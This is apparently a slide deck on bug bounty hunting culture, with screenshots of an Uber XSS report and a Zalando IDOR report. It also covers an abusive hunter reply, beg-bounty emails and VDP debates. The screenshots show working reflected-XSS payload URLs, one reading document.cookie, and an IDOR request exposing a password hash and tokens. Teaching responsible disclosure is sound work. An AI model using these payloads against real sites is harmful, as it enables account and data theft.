
Lastly a few random thoughts

The image features a blue gradient background that transitions from a lighter shade on the left to a darker shade on the right. On the right side, there is a dense cluster of 3D question marks in a dark grey or black color, creating a textured, abstract effect.

A word on good bug bounty hunting culture

And how not to behave

- Bug bounty is becoming more and more popular
- Many content creators shill it with promises of earning tons of money
 - Oftentimes they also sell courses to or bootcamps to "zero to hero"
- This creates a huge influx in hunters
 - Not in itself a problem
 - But problematic if everyone thinks their issues are important
- Creates a huge increase in 'low value reports'
- Fucks up the triagers day
 - And ruins it for other hunters





Red Bull

RANK
#2084

REP. ALL TIME 30 pts

REP. 90 DAYS 30 pts

STREAK
High

COUNTRY
Turkey (Türkiye)

LINKEDIN

X (Former Twitter)

Activity

- ✖ submission in Red Bull has been **rejected [Out of scope]** by Red Bull 1 day ago
- ✔ created submission in Red Bull from Red Bull 4 days ago
- ✖ submission in UZ Brussel has been **rejected [Out of scope]** by UZ Brussel 4 days ago
- ✔ created submission in UZ Brussel from UZ Brussel 5 days ago
- ✔ submission in : has been **rejected [Informative]** by Schibsted 5 days ago
- ✔ created submission in 6 days ago
- ✖ submission in has been **rejected [Out of scope]** by Vinted about 2 months ago
- ✔ created submission in about 2 months ago
- ✖ submission in private bug bounty has been **rejected [Not applicable]** by about 2 months ago

Submission stats

ACCEPTED
2

VALID
37.5 %

TOTAL
8

Top contributions

- The Coca-Cola Company Vulnerability ...
- Libelle

Last contributions

- Libelle
- The Coca-Cola Company Vulnerability ...



#156098



228

XSS At "pages.et.uber.com"

Share:

TIMELINE



raghav_bisht submitted a report to Uber.

August 2, 2016, 2:23pm UTC

Vulnerable Domain :<https://pages.et.uber.com/>**Vulnerable Link :**https://pages.et.uber.com/icecream/?lang_id=5**Edited Link With Payload :**[https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt\(document.domain\)%20bad%3d%22](https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt(document.domain)%20bad%3d%22)[https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt\(document.cookie\)%20bad%3d%22](https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt(document.cookie)%20bad%3d%22)[https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt\(9020\)%20bad%3d%22](https://pages.et.uber.com/icecream/?lang_id=5%22%20onmouseover%3dprompt(9020)%20bad%3d%22)**Payload Used :**

" onmouseover%3dprompt(9020) bad%3d"

" onmouseover%3dprompt(document.domain) bad%3d"

" onmouseover%3dprompt(document.cookie) bad%3d"

5 attachments:

F109155: xss-1.JPG

F109156: source.JPG

F109157: xss-2.JPG

F109158: xss-3.JPG

F109159: xss-4.JPG

bugtriage-rob closed the report and changed the status to **Informative**.

August 3, 2016, 6:56pm UTC

Thanks for your report.

While we appreciate your efforts to help keep Uber secure, I'm afraid this doesn't qualify for this program as the domain `*.et.uber.com` **is out of scope** for this program. You can find the list of in-scope properties on our program page: hackerone.com/uber

Thanks and good luck in your future bug hunting.





raghav_bisht posted a comment.


August 16, 2016, 10am UTC


Respected...

Its a request Once you patched the vulnerability "Do disclose the report"

 [lyoung-uber](#) reopened this report. August 16, 2016, 4:54pm UTC

 [lyoung-uber](#) closed the report and changed the status to ● Not Applicable. August 16, 2016, 4:54pm UTC
Closing as `Not Applicable` since this is out-of-scope.

 [raghav_bisht](#) posted a comment. August 16, 2016, 5:12pm UTC
[@lyoung-uber](#) you fucking asshole mother fucker I know this is "Out of scope" and your team member [@bugtriage-rob](#) marked it has Informative and closed the report, still I didn't argue about it and accepted it.....fucker.
I respectfully asked you to disclosure my report and you moron mother fucker deducted my Reputation Point
Bloody Mother Fucker..... TAXI DRIVER.....

 [lyoung-uber](#) posted a comment. August 16, 2016, 5:34pm UTC
Hi [@raghav_bisht](#),

First off I wanted to apologize for not writing a longer response when I updated the report state, that's my fault. However as you acknowledged yourself this is not in scope per our [hackerone.com/uber](#):

Out-of-scope Properties

*.et.uber.com - The underlying software here is exacttarget which Uber does not have control over.

It's important that our reports are tracked correctly both for HackerOne's statistics and our own internal metrics. With that said, that absolutely does not excuse your behavior:

I respectfully asked you to disclosure my report and you moron mother fucker deducted my Reputation Point
Bloody Mother Fucker..... TAXI DRIVER.....

Consider this your **only warning** that any similar behavior or violation of the [hackerone.com/uber](#) (such as public disclosure of in-scope bugs before they are remediated) will result in a ban from our program.



Ritik Raj

@Cyber_Ritik

After 50 dupes, 70 N/A. I finally earned my first ever bounty from @Bugcrowd!

Hard work always pays off 🙌

Thanks @ADITYASHENDE17

#bugbounty #infosec #cybersecurity #ItTakesACrowd



The Bugcrowd T... 7:09 PM



to me



rewarded

domain with \$150.



Tweet this

Issue detail:-

The web server contains a robots.txt file.

Issue background:-

The file robots.txt is used to give instructions to web robots, such as search engine crawlers, about locations within the web site that robots are allowed, or not allowed, to crawl and index.

The presence of the robots.txt does not in itself present any kind of security vulnerability. However, it is often used to identify restricted or private areas of a site's contents. The information in the file may therefore help an attacker to map out the site's contents, especially if some of the locations identified are not linked from elsewhere in the site. If the application relies on robots.txt to protect access to these areas, and does not enforce proper access control over them, then this presents a serious vulnerability.

Issue remediation:-

The robots.txt file is not itself a security threat, and its correct use can represent good practice for non-security reasons. You should not assume that all web robots will honor the file's instructions. Rather, assume that attackers will pay close attention to any locations identified in the file. Do not rely on robots.txt to provide any kind of protection over unauthorized access.

We have found more bugs/vulnerability in your website. Kindly clarify if there is any payout if we disclose them to you?

We understand but my team worked very hard to find these bugs in your website. We have found more. If you can pay us small token of appreciation 100-150\$ we will submit all of our reports.

A word on healthy hunting mentality

- Finding a bug is exhilarating and an awesome feeling
- However try to compose yourself and not get too excited
 - It may be a duplicate
 - The company may push down the severity
 - You may have missed some 'out of scope' or 'known issues' section
- Incorporate the 'submit and forget' mentality
 - Send in the report, answer the question
- Celebrate when a payout is registered.
 - Its better to not keep thinking about your reports and the potential earnings.



Request

Pretty Raw Hex

```
1 PATCH /api/collab/users/45400 HTTP/1.1
2 Host:
3 Content-Length: 59
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126", "Google Chrome";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

```
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
2 like Gecko) Chrome/126.0.0.0 Safari/537.36
3 Content-Type: application/json
4 Accept: application/json, text/plain, */*
5 X-Frontend-Type: browser
6 Sec-Ch-Ua-Platform: "Windows"
7 Origin: https://app.collabary.com
8 Sec-Fetch-Site: same-site
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: https://app.collabary.com/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Priority: u=1, i
15 Connection: keep-alive
16
17 {
18   "first_name": "a",
19   "last_name": "aad",
20   "phone": "+45 33224421"
21 }
```

0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
4 Content-Type: application/json
5 Date: Mon, 08 Jul 2024 11:52:43 GMT
6 Expires: 0
7 Pragma: no-cache
8 Server: Caddy
9 Server: Skipper
10 Strict-Transport-Security: max-age=31536000 ; includeSubDomains
11 Vary:
12   origin,access-control-request-method,access-control-request-headers,accept-encodin
13   g
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: DENY
16 X-Xss-Protection: 1; mode=block
17 Content-Length: 862
18
19 {
20   "id": 45400,
21   "email": " @gmail.com",
22   "password_hash": "$2a$08$yv",
23   "created_at": "2024-07-06T13:29:05.300696Z",
24   "updated_at": "2024-07-06T13:29:05.300697Z",
25   "password_reset_token": null,
26   "password_reset_token_expiration_date": null,
27   "login_count": 1,
28   "first_name": "a",
29   "last_name": "aad",
30   "phone": "+45 33224421",
31   "preferred_language": "en",
32   "activation_token":
33     "74bd2c14b04",
34   "activation_token_expiration_date": "2024-08-05T13:29:05.300711Z",
35   "admin_granted_by": null,
36   "admin": false,
37   "uuid": "3b6d5627-a692-4b20-916f-2f35a5462455",
38   "position": null,
39   "deleted_at": null.
40 }
```

0 highlights

Done




Zalando SE / Zalando Bug Bounty / IDOR leads to mass user info leakage

Code: ZALANDO-5P9FB2LU

LAST UPDATED	25/07/2024, 02.00.00	BOUNTY	€0
CREATED	08/07/2024, 13.53.43	BONUS	€0
SEVERITY	Critical 9.1 ⓘ	TYPE	Insecure Direct Object Reference
STATUS	Archived / Duplicate Show history	DUPLICATE OF	ZALANDO-2BSHY1KA Show details

A word on the power dynamics

- Researcher wants severity to be high to get higher payout
- Program wants severity to be lower to provide lower payout
- Platform needs to balance this out, don't want to lose researchers, but also don't want program managers to feel that they are getting their moneys worth



A word on recent discussion around VDP's


- **Resource Drain on Platforms**
 - VDPs consume significant resources from bug bounty platforms, overwhelming the system with high volumes of submissions and leading to triage team burnout.
- **Impact on Paid Bug Bounty Programs**
 - Paid programs face delays in handling critical reports due to the resource allocation towards VDPs, risking exploitation of vulnerabilities and hampering communication and feedback.
- **Substandard Report Quality**
 - Many VDP submissions are low-quality or duplicate issues, exhausting triage teams and reducing efficiency.
- **Unfair Labor Practices**
 - Researchers often work for free on VDPs, benefiting large companies without compensation, and many focus on VDPs to boost their reputation rather than finding valuable bugs in paid programs.
- **Negative Impact on Experienced Hunters**
 - Experienced hunters may miss critical vulnerabilities in paid programs due to the diversion of their efforts to VDPs, discouraging valuable contributions.

The screenshot displays six VDP program cards from a bug bounty platform. Each card includes the company logo, name, and program status. The programs are:

- Red Bull / Red Bull**: Public, Open. Responsible disclosure. Last updated: 2 months ago, Last submission: 16 minutes ago.
- Sixt / Sixt**: Public, Open. Responsible disclosure. Last updated: 8 days ago, Last submission: 4 days ago.
- Nestlé / Nestlé VDP**: Public, Open. Responsible disclosure. Last updated: 8 days ago, Last submission: about 13 hours ago.
- Ubisoft / Ubisoft VDP**: Public, Open. Responsible disclosure. Last updated: 1 day ago, Last submission: about 18 hours ago.
- The Coca-Cola Company / The Coca-Cola Company Vu...**: Public, Open, Sustainable. Responsible disclosure. Last updated: about 22 hours ago, Last submission: about 20 hours ago.
- Revolut / Revolut VDP**: Public, Open. Responsible disclosure. Last updated: 4 months ago, Last submission: 24 days ago.

"Every bug is a story waiting to be told, and every bounty is a reward for the relentless pursuit of digital truth."

Questions?



The image shows a screenshot of a LinkedIn profile for Emil Hørning. The profile includes a circular profile picture of a man with short dark hair, a blue LinkedIn logo, and a banner image. The name 'Emil Hørning' is displayed with a verified badge. Below the name, the text reads 'Pentester @ TDC NET | OSCP, OSCE³ (OSWE, OSED, OSEP)' and 'Copenhagen, Capital Region of Denmark, Denmark · [Contact info](#)'. To the right, there are two organization logos: 'TDC NET' and 'Aalborg University'. Below the bio, it says '500+ connections'. At the bottom of the profile section, there are four buttons: 'Open to', 'Add profile section', 'Enhance profile', and 'Resources'.




✨ Add me on LinkedIn ✨

What now?



If you want to hunt – Go hunt on a platform of your choice



If you want to learn hacking - Go to portswigger academy and solve some labs



If you want to read research – Find and read papers on BBH*

* https://www.researchgate.net/publication/343644800_Organizational_Learning_on_Bug_Bounty_Platforms